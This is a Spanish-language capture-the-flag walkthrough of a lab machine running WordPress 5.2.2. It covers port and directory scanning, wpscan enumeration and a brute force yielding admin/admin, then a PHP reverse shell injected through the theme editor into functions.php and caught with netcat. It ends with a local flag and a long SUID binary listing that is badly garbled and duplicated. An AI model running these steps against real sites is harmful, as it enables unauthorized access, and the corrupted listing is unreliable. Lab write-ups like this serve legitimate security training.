Escaneo de puertos

```
nmap -p- --min-rate 5000 -sS <IP>
Info:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 15:52 CEST
Nmap scan report for 192.168.5.160
Host is up (0.00066s latency).
PORT
      STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
   2048 d2:6f:64:b5:4c:22:ce:b2:c9:8a:ab:57:0e:69:4a:0f (RSA)
    256 a8:6f:9c:0e:d2:ee:f8:73:0a:0f:5f:57:1c:2f:59:3a (ECDSA)
   256 10:8c:55:d4:79:7f:63:0f:ff:ea:c8:fb:73:1e:21:f6 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
http-generator: WordPress 5.2.2
|_http-title: CK~00 – Just another WordPress site
MAC Address: 00:0C:29:C3:7A:2A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
            ADDRESS
   0.66 ms 192.168.5.160
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.39 seconds
Gobuster
```

```
gobuster dir -u http://<IP>/ -w <WORDLIST> -x html,php,txt -k -r
```

Info:

```
______
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
                     http://192.168.5.160/
[+] Method:
                     GET
[+] Threads:
[+] Wordlist:
                     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:
[+] User Agent:
                     gobuster/3.6
[+] Extensions:
                     php,txt,html
[+] Follow Redirect:
                     true
```

```
[+] Timeout:
------
Starting gobuster in directory enumeration mode
______
/.htaccess
                   (Status: 403) [Size: 297]
/.htaccess.html
                   (Status: 403) [Size: 302]
/.htaccess.php
                   (Status: 403) [Size: 301]
                   (Status: 403) [Size: 297]
/.htpasswd
/.htpasswd.txt
                   (Status: 403) [Size: 301]
/.htaccess.txt
                   (Status: 403) [Size: 301]
                   (Status: 403) [Size: 302]
/.htpasswd.html
/.htpasswd.php
                   (Status: 403) [Size: 301]
/index.php
                   (Status: 200) [Size: 10752]
/license.txt
                   (Status: 200) [Size: 19935]
/readme.html
                   (Status: 200) [Size: 7447]
                   (Status: 403) [Size: 301]
/server-status
                   (Status: 200) [Size: 0]
/wp-content
                   (Status: 200) [Size: 3101]
/wp-login.php
/wp-config.php
                   (Status: 200) [Size: 0]
/wp-includes
                   (Status: 200) [Size: 44782]
/wp-trackback.php
                   (Status: 200) [Size: 135]
[ERROR] Get "http://ck/wp-login.php?redirect_to=http%3A%2F%2F192.168.5.160%2Fwp-
admin%2F&reauth=1": dial tcp: lookup ck on 192.168.5.2:53: no such host
                   (Status: 405) [Size: 42]
/xmlrpc.php
Finished
______
```

Vemos que hay un wordpress corriendo, por lo que hacemos lo siguiente...

```
wpscan --url http://<IP>/ --enumerate u
```

Info:



WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.5.160/ [192.168.5.160]

[+] Started: Sat Jun 115:59:11 2024

Interesting Finding(s):

```
[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.5.160/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC Pingback API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.5.160/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.5.160/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.5.160/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 5.2.2 identified (Insecure, released on 2019-06-18).
| Found By: Emoji Settings (Passive Detection)
- http://192.168.5.160/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.2.2'
| Confirmed By: Meta Generator (Passive Detection)
- http://192.168.5.160/, Match: 'WordPress 5.2.2'
[i] The main theme could not be detected.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01
10) 100.00% Time: 00:00:01
[i] User(s) Identified:
[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
```

[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jun 1 15:59:15 2024

[+] Requests Done: 48 [+] Cached Requests: 4 [+] Data Sent: 11.896 KB [+] Data Received: 70.652 KB [+] Memory used: 151.832 MB [+] Elapsed time: 00:00:04

Descubrimos que hay un usuario llamado ``admin``, por lo que hacemos lo siguiente...

```shell
wpscan --url http://<IP>/ --usernames admin --passwords <WORDLIST>

Info:



WordPress Security Scanner by the WPScan Team

Version 3.8.25

Sponsored by Automattic - https://automattic.com/
@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

[+] URL: http://192.168.5.160/ [192.168.5.160]

[+] Started: Sat Jun 1 16:01:14 2024

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)

| Found By: Headers (Passive Detection)

| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.5.160/xmlrpc.php

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

- http://codex.wordpress.org/XML-RPC\_Pingback\_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress ghost scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress xmlrpc dos/
- | https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_xmlrpc\_login/
- | https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_pingback\_access/

| Found By: Direct Access (Aggressive Detection) | Confidence: 100% [+] Upload directory has listing enabled: http://192.168.5.160/wp-content/uploads/ | Found By: Direct Access (Aggressive Detection) | Confidence: 100% [+] The external WP-Cron seems to be enabled: http://192.168.5.160/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - https://www.iplocation.net/defend-wordpress-from-ddos - https://github.com/wpscanteam/wpscan/issues/1299 [+] WordPress version 5.2.2 identified (Insecure, released on 2019-06-18). | Found By: Emoji Settings (Passive Detection) - http://192.168.5.160/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.2.2' | Confirmed By: Meta Generator (Passive Detection) - http://192.168.5.160/, Match: 'WordPress 5.2.2' [i] The main theme could not be detected. [+] Enumerating All Plugins (via Passive Methods) [i] No plugins Found. [+] Enumerating Config Backups (via Passive and Aggressive Methods) Checking Config Backups - Time: 00:00:00 137) 100.00% Time: 00:00:00 [i] No Config Backups Found. [+] Performing password attack on Wp Login against 1 user/s [SUCCESS] - admin / admin Trying admin / admin Time: 00:02:56 < > (19820 / 14364212) 0.13% ETA: ??:??:?? [!] Valid Combinations Found: | Username: admin, Password: admin [!] No WPScan API Token given, as a result vulnerability data has not been output. [!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register [+] Finished: Sat Jun 1 16:04:16 2024 [+] Requests Done: 19961 [+] Cached Requests: 29 [+] Data Sent: 6.501 MB [+] Data Received: 84.243 MB [+] Memory used: 226.719 MB

[+] WordPress readme found: http://192.168.5.160/readme.html

[+] Elapsed time: 00:03:02

```
Ya sabemos las credenciales del usuario ``admin``, que son las credenciales que vienen por defecto en el ``wordpress``...
>Credentials
```

User = admin
Password = admin

```
Pero vemos que necesitamos editar el archivo ``hosts`` para verlo bien...

```shell
sudo nano /etc/hosts

<IP> ck
```

Una vez hecho esto ya podriamos logearnos perfectamente...

Dentro de wordpress si nos vamos a Theme Editor dentro del mismo vamos a editar la seccion de functions.php y en el editor inyectamos la Reverse Shell de la siguiente forma...

```
$sock=fsockopen("<IP>",<PORT>);$proc=proc_open("sh", array(0=>$sock, 1=>$sock,
2=>$sock),$pipes);
```

Le damos a Update File estando a la escucha...

```
nc -lvnp <PORT>
```

Una vez hecho eso aunque nos de error si estamos a la escucha nos habra creado una shell con www-data....

Una vez hecho esto sanitizamos la shell...

```
script /dev/null -c bash

# <Ctrl> + <z>
stty raw -echo; fg
reset xterm
export TERM=xterm

# Para ver las dimensiones de nuestra consola en el Host
stty size

# Para redimensionar la consola ajustando los parametros adecuados
stty rows <ROWS> columns <COLUMNS>
```

Si vamos a la /home de ck leeremos la flag...

```
ck00-local-flag (flag1)
```

```
local.txt = 8163d4c2c7ccb38591d57b86c7414f8c

you got local flag

get the root shell and read root flag
```

Si hacemos lo siguiente...

Info:

| 11174 372 -rwsr-xr-x 1 root dip 378600 Jun 12 2018 /usr/bin/pppd 982 24 -rwsr-xr-x 1 root root 22520 Jan 15 2019 /usr/bin/pkexec | | | | | | | |
|--|--------------------|-----------|----------|--------------|--------------|---------|--------------------|
| /usr/bin/pkexec 946 | 11174 372 -rwsr- | -xr 1 ro | ot d | dip : | 378600 Jun 1 | 2 201 | 8 /usr/sbin/pppd |
| 946 40 -rwsr-xr-x 1 root root 37136 Jan 25 2018 /usr/bin/newuidmap 741 76 -rwsr-xr-x 1 root root 76496 Jan 25 2018 /usr/bin/newgidmap 944 40 -rwsr-xr-x 1 root root 37136 Jan 25 2018 /usr/bin/newgidmap 945 40 -rwsr-xr-x 1 root root 40344 Jan 25 2018 /usr/bin/newgrp 1087 148 -rwsr-xr-x 1 root root 149080 Jan 18 2018 /usr/bin/sudo 743 44 -rwsr-xr-x 1 root root 44528 Jan 25 2018 /usr/bin/receroute6.iputils 690 52 -rwsr-sr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd 835 76 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/gpasswd 10977 24 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/gpasswd 10977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 /usr/bin/penssh/ssh-keysign 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/ponssh/ssh-keysign 1309 44 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/ponssh/ssh-keysign 1309 44 -rwsr-xr-x 1 root root 14328 Jan 15 2017 /usr/lib/policykit-1/polkit-agent-helper-1 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/secf-dmcrypt-get-device 7052 100 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/padp/snap/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/ping6 80 44 -rwsr-xr-x 1 root root 40188 Feb 7 10:59 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/cbsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/cbsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/ping6 98 30 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/pinge | 982 24 -r | rwsr-xr-x | 1 root | root | 22520 J | an 15 | 2019 |
| /usr/bin/newgidmap 741 76 -rwsr-xr-x 1 root root 76496 Jan 25 2018 /usr/bin/chfn 944 40 -rwsr-xr-x 1 root root 37136 Jan 25 2018 /usr/bin/newgidmap 945 40 -rwsr-xr-x 1 root root 40344 Jan 25 2018 /usr/bin/newgrp 10887 148 -rwsr-xr-x 1 root root 149080 Jan 18 2018 /usr/bin/sudo 743 44 -rwsr-xr-x 1 root root 44528 Jan 25 2018 /usr/bin/sudo 743 44 -rwsr-xr-x 1 root root 149080 Jan 18 2018 /usr/bin/sudo 743 44 -rwsr-xr-x 1 root root 144084 Jan 25 2018 /usr/bin/sudo 743 44 -rwsr-xr-x 1 root root 18448 Mar 9 2017 /usr/bin/traceroute6.iputils 690 52 -rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at 962 60 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd 835 76 -rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/apasswd 10977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 /usr/bin/arping 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/penssh/ssh-keysign 1309 44 -rwsr-xr- 1 root messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/y86_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/sas_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /usr/lib/sas_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 98 44 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/ping 16 27 -rwsr-xr-x 1 root root 40124 Feb 7 10:59 /snap/core/16928/bin/pin/su 16 27 -rwsr-xr-x 1 root root 4024 Feb 7 10:59 /snap/core/16928/bin/pin/su 16 27 -rwsr-xr-x 1 root root 4024 Feb 7 10:59 /snap/core/16928/bin/pin/su 16 27 -rwsr-xr-x 1 root root 4024 Feb 7 10:59 /snap/core/16928/bin/pin/pin/pin/pin/pin/pin/pin/pin/pin/p | /usr/bin/pkexec | | | | | | |
| 741 76 -rwsr-xr-x 1 root root 76496 Jan 25 2018 /usr/bin/chfn 944 40 -rwsr-xr-x 1 root root 37136 Jan 25 2018 /usr/bin/chfn 944 40 -rwsr-xr-x 1 root root 40344 Jan 25 2018 /usr/bin/chgrp 945 40 -rwsr-xr-x 1 root root 40344 Jan 25 2018 /usr/bin/sudo 743 44 -rwsr-xr-x 1 root root 44528 Jan 25 2018 /usr/bin/sudo 743 44 -rwsr-xr-x 1 root root 44528 Jan 25 2018 /usr/bin/chsh 1123 20 -rwsr-xr-x 1 root root 18448 Mar 9 2017 /usr/bin/traceroute6.iputils 609 52 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/at 962 60 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/at 962 60 -rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/apsswd 835 76 -rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/apsswd 10977 24 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/bin/appasswd 10977 24 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/bin/appasswd 10977 24 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/bin/appasswd 1097 44 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/polenssh/ssh-keysign 1309 44 -rwsr-xr-x 1 root root 14328 Jan 15 2017 /usr/lib/polensyh/ssh-keysign 136 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/polensyh/ssh-keysign 136 12 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/polensyh/sh-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/polensyh-xr-x 1 root root 100230 Mar 28 2017 /usr/lib/polensyh-xr-x 1 root root 100230 Mar 28 2017 /usr/lib/polensyh-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 98 40 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 273 9 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 273 9 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 273 9 - | 946 40 -r | rwsr-xr-x | 1 root | root | 37136 J | an 25 | 2018 |
| 944 40 -rwsr-xr-x 1 root root 37136 Jan 25 2018 /usr/bin/newgidmap 945 40 -rwsr-xr-x 1 root root 40344 Jan 25 2018 /usr/bin/newgrp 10867 148 -rwsr-xr-x 1 root root 149080 Jan 18 2018 /usr/bin/sudo 743 44 -rwsr-xr-x 1 root root 44528 Jan 25 2018 /usr/bin/chsh 1123 20 -rwsr-xr-x 1 root root 18448 Mar 9 2017 /usr/bin/traceroute6.iputi1s 690 52 -rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at 962 60 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd 835 76 -rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/apsiswd 10977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 /usr/bin/apring 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/sa6_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 102240 Feb 3 2019 /usr/lib/sapd/snap-confine 66 40 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 98 40 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 98 40 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/bin/mumout 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | /usr/bin/newuidmap | | | | | | |
| /usr/bin/newgidmap 945 | 741 76 -r | rwsr-xr-x | 1 root | root | 76496 Ja | an 25 | 2018 /usr/bin/chfn |
| 945 | 944 40 -r | rwsr-xr-x | 1 root | root | 37136 J | an 25 | 2018 |
| 945 | /usr/bin/newgidmap | | | | | | |
| 1087 | | rwsr-xr-x | 1 root | root | 40344 J | an 25 | 2018 |
| 1087 | /usr/bin/newgrp | | | | | | |
| 743 44 -rwsr-xr-x 1 root root 44528 Jan 25 2018 /usr/bin/chsh 1123 20 -rwsr-xr-x 1 root root 18448 Mar 9 2017 /usr/bin/traceroutec6.iputils 690 52 -rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at 962 60 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd 835 76 -rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/gpasswd 10977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 /usr/bin/arping 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr- 1 root messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/picykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-xr-x 1 root root 101240 Feb 3 2019 /usr/lib/sapd/snap-confine 66 40 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/ping 84 4 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/ping 81 47 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/bin/ping 2644 7 1 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/bin/bin/chfn 2646 40 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/passwd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 | | rwsr-xr-x | 1 root | root | 149080 J | an 18 | 2018 /usr/bin/sudo |
| 1123 20 -mwsr-xr-x 1 root root 18448 Mar 9 2017 /usr/bin/traceroute6.iputils 690 52 -mwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at 962 60 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd 835 76 -rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/gpasswd 10977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 /usr/bin/arping 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1369 44 -rwsr-xr-x 1 root messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/se6_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/sicyct/dmcrypt-get-device 7052 100 -rwsr-xr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 83 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 16 27 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/bin/chfn 2646 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 71 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 71 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 71 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 71 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2723 74 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 | 743 44 -r | rwsr-xr-x | 1 root | root | 44528 J | an 25 | 2018 /usr/bin/chsh |
| 690 52 -rwsr'-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at 962 60 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd 835 76 -rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/gpasswd 10977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 /usr/bin/apring 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr-x 1 root root 14328 Jan 15 2017 /usr/lib/obs-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/shapd/snap-confine 66 40 -rwsr-xr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 8 40 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75824 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75804 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75804 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | 1 root | root | 18448 M | | |
| 690 52 -rwsr'-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at 962 60 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd 835 76 -rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/gpasswd 10977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 /usr/bin/apring 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr-x 1 root root 14328 Jan 15 2017 /usr/lib/obs-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/shapd/snap-confine 66 40 -rwsr-xr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 8 40 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75824 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75804 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75804 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | | | | | |
